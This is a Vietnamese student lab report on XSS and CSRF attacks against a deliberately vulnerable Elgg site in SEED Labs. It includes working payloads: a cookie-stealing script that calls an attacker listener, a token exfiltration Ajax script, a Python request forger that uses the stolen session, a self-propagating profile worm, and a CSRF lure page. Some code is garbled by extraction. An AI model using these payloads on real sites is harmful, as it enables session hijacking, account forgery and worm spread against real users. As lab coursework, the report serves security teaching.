

BÁO CÁO THỰC HÀNH

Môn học: Bảo mật web và ứng dụng

Kỳ báo cáo: Buổi 02 (Session 02)

Tên chủ đề: CROSS-SITE SCRIPTING & REQUEST FORGERY Tấn công XSS & CSRF

GVHD: Đỗ Hoàng Hiện

Ngày báo cáo: 31/03/2022

Nhóm: 08

1. THÔNG TIN CHUNG:

Lớp: NT101.M11.ANTN

STT	Họ và tên	MSSV	Email
1	Trần Huỳnh Quốc Đạt	19520459	19520459@gm.uit.edu.vn
2	Nguyễn Mỹ Quỳnh	19520241	19520241@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:

Phần bên dưới của báo cáo này là báo cáo chi tiết bài lab

BÁO CÁO CHI TIẾT

Yêu cầu 1.1: Sinh viên sử dụng chức năng Chỉnh sửa thông tin tài khoản, thực hiện chèn một đoạn mã Javascript vào thông tin của một tài khoản Elgg, sao cho khi người dùng khác xem thông tin của tài khoản này thì sẽ hiển thị thông báo đơn giản.


a) Trường được chọn là trường nào? Vì sao?

b) Script được chèn là gì? Kết quả?

Trả lời:

- Trường được chọn là brief description, có nhiều trường có thể chọn được và nhóm nhận thấy trường này được server lưu xuống database, mỗi lần yêu cầu là server sẽ load lên, và server không kiểm tra input.
- Script được chèn là: "<script>alert(1)</script>". Kết quả:


The screenshot shows a user interface for entering information. At the top, there is a dropdown menu set to "Public". Below it is a section labeled "Brief description" containing the code "<script>alert(1)</script>". Another dropdown menu below is also set to "Public". At the bottom, there is a section labeled "Location".




Yêu cầu 1.2: Sử dụng chức năng Chính sửa thông tin tài khoản, điều chỉnh đoạn mã Javascript chèn vào thông tin của 1 tài khoản Elgg, sao cho khi người dùng khác xem thông tin tài khoản này, hiển thị một cửa sổ thông báo có chứa cookie của họ.

Trả lời:

- Chèn đoạn script vào profile của user DatTran:



- Sau đó đăng nhập vào user NguyenMyQuynh và vào xem profile user DatTran:



Yêu cầu 1.3: Sử dụng chức năng Tạo Group, điều chỉnh đoạn mã Javascript được chèn vào thông tin group Elgg để khi người dùng khác xem thông tin group này, cookie sẽ được gửi đến cho kẻ tấn công thông qua một HTTP request.

a) Trường được chọn là trường nào? Vì sao?

b) Script được chèn là gì? Kết quả.

Trả lời:

- a. Ta thử chèn vào 3 trường trong phần edit group để xem có thể chèn vào trường nào:

The screenshot shows the Elgg group edit interface. At the top, there's a toolbar with various icons for bold, italic, underline, etc. Below it are three input fields:

- Description:** Contains the code `<script>alert(1)</script>`.
- Brief description:** Contains the code `<script>alert(2)</script>`.
- Tags:** Contains the code `<script>alert(3)</script>`.

Below these fields is a large button labeled **Nhom8**. Underneath the button are three buttons: **Edit group**, **Invite friends**, and **Owned**. A modal window is open, showing the URL `www.xsslabelgg.com` and the number `2`. In the bottom right corner of the modal is a blue **OK** button. At the very bottom of the page, there's a footer with the text **BỘ MÔN AN TOÀN THÔNG TIN**.

Ta thấy alert(2) được thực thi, vậy ta chọn trường brief description.

b. Script được chèn:

Brief description

```
<script>document.write('<img src=http://10.81.0.6:5555?c='+escape(document.cookie)+'>');</script>
```

Tags

Kết quả:

```
✓, updates can be applied immediately.
To see these additional updates run: apt list --upgradable

*** System restart required ***
ubuntu@s-e3b8dfacf53141b39d681622a3a64e2d8-server:~$ nc -lknv 5555
Listening on 0.0.0.0 5555
```

```
Connection received on 10.81.0.6 49084
GET /?c=Elgg%3Dmie6lqolasghh1tnqeqlc5o9n4 HTTP/1.1
Host: 10.81.0.6:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.xsslabelgg.com/

Connection received on 10.81.0.6 49098
GET /?c=Elgg%3Dmie6lqolasghh1tnqeqlc5o9n4 HTTP/1.1
Host: 10.81.0.6:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.xsslabelgg.com/
```

Yêu cầu 1.4: Giả sử lấy được một số thông tin cookie của một nạn nhân từ Yêu cầu 1.3. Sử dụng các thông tin này để thực hiện tác vụ thêm bạn bè dưới danh nghĩa nạn nhân.

Trả lời: Ở yêu cầu này, user NguyenMyQuynh là attacker.

- Đầu tiên vào user DatTran và addfriend với user NguyenMyQuynh để xem các thông số cần thiết trong LiveHTTPHeader:



Ta thấy uid của user NguyenMyQuynh là 61, có 3 giá trị cần là ts, token và cookie.

- Sau đó, user NguyenMyQuynh tạo group tên nhom8 và chèn script để lấy ts, token và cookie của các user vào xem thông tin group:

Javascript:

```
<script type="text/javascript">

window.onload = function () {

    //Get tokens needed for add friend request

    var ts=__elgg_ts=+ elgg.security.token.__elgg_ts;

    var token=__elgg_token=+ elgg.security.token.__elgg_token;

    var cookie=&cookie=+document.cookie;

    //Construct URL to send tokens to attacker

    var

    sendurl='http://localhost:5555?c=.concat(ts).concat(token).concat(cookie);

    //FILL IN

    //Create and send Ajax request

    Ajax=new XMLHttpRequest();

    Ajax.open("GET", 'http://localhost:5555?c=, true);

    Ajax.setRequestHeader("Host","10.81.0.6:5555");

    Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
}
```

```
Ajax.send();  
}  
</script>
```

- Giải thích sơ bộ đoạn script: Tạo 3 biến ts, token và cookie để lấy 3 giá trị cần dùng, sau đó tạo 1 url GET rồi đưa 3 giá trị đó vào url, sau đó gửi lên server attacker qua port 5555 bằng ajax.

- Chèn script:

```
<script type="text/javascript">window.onload = function () {var  
ts="&_elgg_ts="+ elgg.security.token._elgg_ts; var  
token="&_elgg_token="+ elgg.security.token._elgg_token;var  
cookie="&cookie="+document.cookie;var  
sendurl='http://localhost:5555?c=.concat(ts).concat(token).concat(co  
okie);Ajax=new XMLHttpRequest(); Ajax.open("GET", sendurl, true);  
Ajax.setRequestHeader("Host","10.81.0.6:5555");  
Ajax.setRequestHeader("Content-Type","application/x-www-form-  
urlencoded"); Ajax.send();}</script>
```

Elgg For SEED Labs

Groups > Nhom8

Edit group

Group name *

Nhom8

Upload a new icon

No file selected.

Leave blank to keep current icon. Maximum allowed file size is 5 MB


Brief description

```
<script type="text/javascript">window.onload = function () {var ts="&_elgg_ts="+ elgg.security.token._elgg_ts; var token="&_elgg_token="+ elgg.security.token._elgg_token;var cookie="&cookie="+document.cookie;var sendurl='http://localhost:5555?c=.concat(ts).concat(token).concat(cookie);Ajax=new XMLHttpRequest(); Ajax.open("GET", sendurl, true);Ajax.setRequestHeader("Host","10.81.0.6:5555");Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded"); Ajax.send();}</script>
```

Tags

- Kiểm tra:

User DatTran remove friend user NguyenMyQuynh:



User NguyenMyQuynh sau khi chèn script vào mục brief description của group Nhom8 thì mở port 5555 và lắng nghe:

```
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage

System information as of Tue Mar 29 12:28:11 +07 2022

System load: 0.06          Users logged in: 0
Usage of /: 34.6% of 19.21GB IPv4 address for br-cc95a7ff42ae: 10.9.0.1
Memory usage: 48%          IPv4 address for docker0: 172.17.0.1
Swap usage: 0%             IPv4 address for ens3: 10.81.0.6
Processes: 291

* Super-optimized for small spaces - read how we shrank the memory
  footprint of MicroK8s to make it the smallest full K8s around.


https://ubuntu.com/blog/microk8s-memory-optimisation

26 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

ubuntu@s-e3b8dfacf53141b39d681622a3a64e2d8-server:~$ nc -lknv 5555
Listening on 0.0.0.0 5555
```

User DatTran sau đó vô group Nhom8 để xem thông tin:

Nhóm 8

[Join group](#)

Description

Brief description

- Ta thấy trường Brief description đã được load, user NguyenMyQuynh đã có được thông tin:

GET /?c=&_elgg_ts=1648531765&_elgg_token=dh-qFc_UBR-m4roeNTccww&cookie=Elgg=n20scjrva2khgj79425kitflv7

```
26 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

ubuntu@s-e3b8dfacf53141b39d681622a3a64e2d8-server:~$ nc -lknv 5555
Listening on 0.0.0.0 5555
Connection received on 127.0.0.1 52314
GET /?c=&_elgg_ts=1648531765&_elgg_token=dh-qFc_UBR-m4roeNTccww&cookie=Elgg=n20scjrva2khgj79425kitflv7 HTTP/1.1
Host: localhost:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Origin: http://www.xsslabeledgg.com
Connection: keep-alive
Referer: http://www.xsslabeledgg.com/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
```

- Bây giờ, user NguyenMyQuynh viết đoạn code python, sử dụng các token và cookie vừa nhận được để giả mạo user DatTran và addfriend.
- Đoạn code python:

```
import requests

ts = input("Enter ts: ")

token = input("Enter token: ")

cookie = input("Enter cookie : ")
```

```

requestDetails = "&_elgg_ts=" + ts + "&_elgg_token=" + token url =
"http://www.xsslabelgg.com/action/friends/add?friend=61" +
requestDetails

headers = {"Cookie": "Elgg=" + cookie}

response = requests.get(url, headers=headers)

print("Response Code = ", response.status_code)

```

- Sau đó, user NguyenMyQuynh chạy đoạn code python:

```

ubuntu@s-e3b8dfacf53141b39d681622a3a64e2d8-server:~$ cat HTTPSimpleForge.py
import requests

ts = input("Enter ts: ")

token = input("Enter token: ")

cookie = input("Enter cookie : ")

requestDetails = "&_elgg_ts=" + ts + "&_elgg_token=" + token

url = "http://www.xsslabelgg.com/action/friends/add?friend=61" + requestDetails


headers = {"Cookie": "Elgg=" + cookie}

response = requests.get(url, headers=headers)

print("Response Code = ", response.status_code)
ubuntu@s-e3b8dfacf53141b39d681622a3a64e2d8-server:~$ python3 HTTPSimpleForge.py
Enter ts: 1648531765
Enter token: dh-qFc_UBR-m4roeNTccww
Enter cookie : n20scjrvakhgj79425kitflv7
Response Code = 200
ubuntu@s-e3b8dfacf53141b39d681622a3a64e2d8-server:~$ █

```

- Ta thấy đã trả về 200 OK, như vậy là đã thành công. Ta thử vào user DatTran thì thấy có addfriend với user NguyenMyQuynh:



Yêu cầu 1.5: Viết một XSS Worm có đặc tính tự lan truyền.

Trả lời: Ở yêu cầu này, kẻ tấn công là user DatTran.

- Đầu tiên, ở user DatTran, ta thử chỉnh sửa profile và xem request POST:

The screenshot shows the 'Edit profile' page of a social network application. The user is 'DatTran'. The interface includes fields for 'Display name' (DatTran), 'About me' (with a rich text editor toolbar), 'Brief description' (brief), 'Location' (Public dropdown), and 'Interests' (empty input field). At the bottom, a browser's developer tools Network tab displays a POST request to the URL `http://www.xsslabelgg.com/action/profile/edit`. The request includes several headers (Host, User-Agent, Accept, Accept-Language, Accept-Encoding, Content-Type, Content-Length, Origin, Connection, Referer, Cookie, Upgrade-Insecure-Requests) and a payload in the body containing the following parameters:

```

POST _elgg_token=D050TmTc9Ft0M1NSCJvFg&_elgg_ts=1648533307&name=DatTran&description=&accesslevel[description]=2&briefdescription=brief&acc
  
```

- Xét payload của request POST, ta có:

`_elgg_token=D050TmTc9Ft0M1NSCJvFg&_elgg_ts=1648533307&name=DatTran&description=&accesslevel[description]=2&briefdescripti`

on=brief&accesslevel[briefdescription]=2&location=&accesslevel[location]=2&interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=2&contactemail=&accesslevel[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel[website]=2&twitter=&accesslevel[twitter]=2&guid=60

- Từ request POST ở trên, ta biết được các thông số:

- Name = elgg.session.user.name;
- Guid = elgg.session.user.name;
- Desc = &description=
- Sendurl = <http://www.xsslavelgg.com/action/profile/edit>
- Trường ta chèn script là briefdescription.
- Các trường còn lại copy tương tự

- Đoạn script hoàn chỉnh:

```
<script type="text/javascript" id="worm">
window.onload = function() {
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</"+ "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
var field = "&briefdescription=Samy is my hero" + wormCode;
var name = "&name=" + elgg.session.user.name;
var guid = "&guid=" + elgg.session.user.guid;
var ts = "&_elgg_ts=" + elgg.security.token._elgg_ts;
var token = "_elgg_token=" + elgg.security.token._elgg_token;
var sendurl= "http://www.xsslavelgg.com/action/profile/edit";
var desc = "&description=";
var content = token + ts + name + desc;
content += "&accesslevel[description]=2";
content += field;
content
+=
"&accesslevel[briefdescription]=2&location=&accesslevel[location]=2&interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=2&contactemail=&acce
```

```

sslevel[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel[
mobile]=2&website=&accesslevel[website]=2&twitter=&accesslevel[twitter]=2
";
content += guid;
if (elgg.session.user.guid != 60) {
var Ajax=null;
Ajax = new XMLHttpRequest() ;
Ajax.open("POST", sendurl, true) ;
Ajax.setRequestHeader("Content-Type","application/x-www-form-
urlencoded") ;
Ajax.send(content);
}
}
</script>

```

- Giải thích sơ bộ đoạn code:

Ta lấy nội dung script qua thẻ có id là worm, sau đó lưu vào biến wormcode.

Field là tham số brief description khi ta post, field này có nội dung là wormcode, như vậy ta sẽ chèn wormcode vào trường brief description của profile. Token, ts, name và desc là các biến chứa các value tương ứng, tiếp theo là tạo url. Biến content thì nhìn vào payload POST request trên, ta có các trường content theo thứ tự tương ứng. Các trường mặc định (location, skill,...) thì copy tương tự payload, ta chỉ lấy trường token, ts, name, brief description và uid.

- Copy và dán vào profile của user DatTran:

Brief description
<script type="text/javascript" id="worm"> window.onload = function() { var headerTag = "<script id=\\"worm\\\" i
Public

- Ta qua user NguyenMyQuynh và để profile trống:

The screenshot shows a browser window with the URL www.xsslabelgg.com/profile/NguyenMyQuynh/edit. On the left, the developer tools' Network tab displays a POST request to the same URL, containing the XSS payload: <script>alert(1)</script>. The main content area shows a rich text editor with a toolbar above it. Below the toolbar, there is a text input field and a dropdown menu set to "Public". A "Brief description" input field is also present. The right side of the editor is currently empty.

- Sau đó, ở user NguyenMyQuynh, ta vào xem profile user DatTran, sau khi vô xem profile DatTran, ta qua kiểm tra profile của user NguyenMyQuynh và thấy đã thay đổi:

Elgg For SEED Labs

NguyenMyQuynh

Edit avatar

Edit profile



Brief description
Samy is my hero

Ta vào kiểm tra thì thấy đoạn script đã được ghi vào profile của user NguyenMyQuynh:

Public

Brief description

Samy is my hero<script id="worm" type="text/javascript"> window.onload = function() { var

Public

Location

- Ta qua user DatTran xóa profile rồi đăng nhập user Alice để xem đoạn script từ user NguyenMyQuynh có bị lây truyền không:

www.xsslabelgg.com/profile/DatTran/edit

Brief description

Samy is my hero<script id="worm" type="text/javascript"> window.onload = function() { var

Location

Public

OK

User-Agent

ion/javascript; charset

Record Data

Alice

Edit avatar Edit profile

The screenshot shows Alice's user profile. At the top right are 'Edit avatar' and 'Edit profile' buttons. Below is a placeholder for an image with a 'Public' dropdown. A red arrow points to the 'Brief description' input field, which also has a 'Public' dropdown below it. The 'Location' section is partially visible at the bottom.

- Ta thấy user alice có profile trống, đoạn script trong profile của user DatTran cũng đã xóa, còn lại đoạn script trong profile của user NguyenMyQuynh, vì vậy, từ user alice, ta vào xem profile của user NguyenMyQuynh:

Profile list:

- NguyenMyQuynh
- DatTran
- Samy

Samy's profile details:

Samy
Samy is my hero

Request POST to http://www.xsslabelgg.com/action/profile/edit:

```
POST http://www.xsslabelgg.com/action/profile/edit
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 2364
Origin: http://www.xsslabelgg.com
Connection: keep-alive
Referer: http://www.xsslabelgg.com/profile/NguyenMyQuynh
Cookie: Elgg=vojpjri1r7k9e51noibmutppka
elgg_token=X-TLx7nfIvVsR-DD_NjBaw&__elgg_ts=1648607796&name=Alice&description=&accesslevel[description]=
```

The URL parameter `elgg_token` is highlighted with an orange arrow pointing to it.

- Vậy là ta thấy, khi alice xem profile của user NguyenMyQuynh (Refere), thì sẽ gửi 1 request POST lên server để thay đổi profile (user alice). Ta qua profile của user alice kiểm tra:

Profile details for Alice:

Alice

Profile picture: Alice (Disney)

Brief description: Samy is my hero

Profile URL: http://www.xsslabelgg.com/profile/alice

Request history (Left side):

```
q=0.5
'late
'x-www-form-urlencoded
:lgg.com
elgg.com/profile,
:51noibmutppka
IvVsR-DD_NjBaw!
Jnd
36:37 GMT
intu)
date, no-cache, r
08:52:00 GMT
belgg.com/profile
```



Yêu cầu 2.1: Chỉnh sửa hoặc viết trang web thay thế cho trang index của www.csrflabattacker.com, sao cho khi Alice nhập vào đường dẫn này, Boby sẽ tự động được thêm vào danh sách bạn bè của Alice trên Elgg.

Trả lời: Ở yêu cầu này, kẻ tấn công là boby:

- Ta vào user Boby, addfriend với user alice và xem LiveHttpHeader:



- Ta thấy guid của alice là 56, khi đăng nhập là Boby đã có session cookie được lưu trong trình duyệt rồi, bây giờ ta thử remove alice trong friend của Boby. Sau đó, ta tắt hết các trang web đi (không tắt trình duyệt) và có thể dễ dàng addfriend với alice bằng url :

<http://www.csrflabelgg.com/action/friends/add?friend=56>

Egg For SEED Labs

Alice

Add friend Send a message



↓

x +

http://www.csrflabelgg.com/action/friends/add?friend=56

http://www.csrflabelgg.com/action/friends/add?friend=56 — Visit

This time, search with: G a b o w ⭐ ⚡

Search with ↗

```
http://www.csrflabelgg.com/action/friends/ad
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64;
Accept: text/html,application/xhtml+xml,application/
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: Elgg=nid3e39ovhr131kok62k6o6m6k
Upgrade-Insecure-Requests: 1
GET: HTTP/1.1 200 OK
Date: Wed, 30 Mar 2022 04:04:12 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: no-store, no-cache, must-revalidate
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
x-content-type-options: nosniff
Set-Cookie: Elgg=nid3e39ovhr131kok62k6o6m6k; path=/
Vary: User-Agent
Content-Length: 0
Keep-Alive: timeout=5, max=100
```

Extension: (HTTP Header Live) - HTTP Header Live Sub — Mozilla Firefox

GET http://www.csrflabelgg.com/action/friends/add?friend=56

Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: Elgg=nid3e39ovhr131kok62k6o6m6k
Upgrade-Insecure-Requests: 1

Elgg For SEED Labs

The page you are trying to view does not exist or you do not have permissions to view it

Welcome Boby

You have successfully added Alice as a friend.

Welcome to your Elgg site.

Tip: Many sites use the `activity` plugin to place a site activity stream on this page.

Bookmark this page

Chính vì đã có cookie của Boby rồi nên có thể addfriend mà không cần đăng nhập.

- Trở lại yêu cầu, ta tìm guid của Boby bằng view page source:



```
er":{"guid":57,"type":"user","subtype":"user","owner_guid":57,"container_guid":0,"time_create
```


- Chuẩn bị url để thêm user Boby là friend:

"http://www.csrflabelgg.com/action/friends/add?friend=57"

- Ta vào shell của container attacker:

```
ubuntu@s-e3b8dfacf53141b39d681622a3a64e2d8-server:~$ cd ~
ubuntu@s-e3b8dfacf53141b39d681622a3a64e2d8-server:~$ sudo docker ps --format "{{.ID}} {{.Names}}"
[sudo] password for ubuntu:
27d89918432a elgg-10.9.0.5
41bb86b15cbc attacker-10.9.0.105 ←
3cce4d577dc1 mysql-10.9.0.6
ubuntu@s-e3b8dfacf53141b39d681622a3a64e2d8-server:~$ sudo docker exec -it ^Cbin/bash
ubuntu@s-e3b8dfacf53141b39d681622a3a64e2d8-server:~$ sudo docker exec -it 41bb86b15cbc bin/bash
root@41bb86b15cbc:~$
```

- Sau đó ta sửa lại file addfriend.html:



The screenshot shows a browser window with the following content:

```

<html>
<body>
<h1>This page forges an HTTP GET request abc</h1>
<br>
<h1>Congratulation! You won 1 billion</h1>
<script>
//document.write('<img src=http://www.csrflabelgg.com/action/friends/add?friend=57 width="1" height="1" />');
window.location.assign("http://www.csrflabelgg.com/action/friends/add?friend=57");
</script>
</body>
</html>


```

An orange arrow points from the text "window.location.assign" to the URL "http://www.csrflabelgg.com/action/friends/add?friend=57".


- Khi này, nếu bất kỳ user nào access file addfriend.html của attacker, cũng sẽ tự động gửi request add Boby là friend.
- Bây giờ ta đăng nhập user Boby và gửi url độc cho alice.

Url độc:

"<http://www.csrflab-attacker.com/addfriend.html>"



- Gửi url cho alice qua message:



The screenshot shows a messaging interface with the following fields:

- To ***: Alice
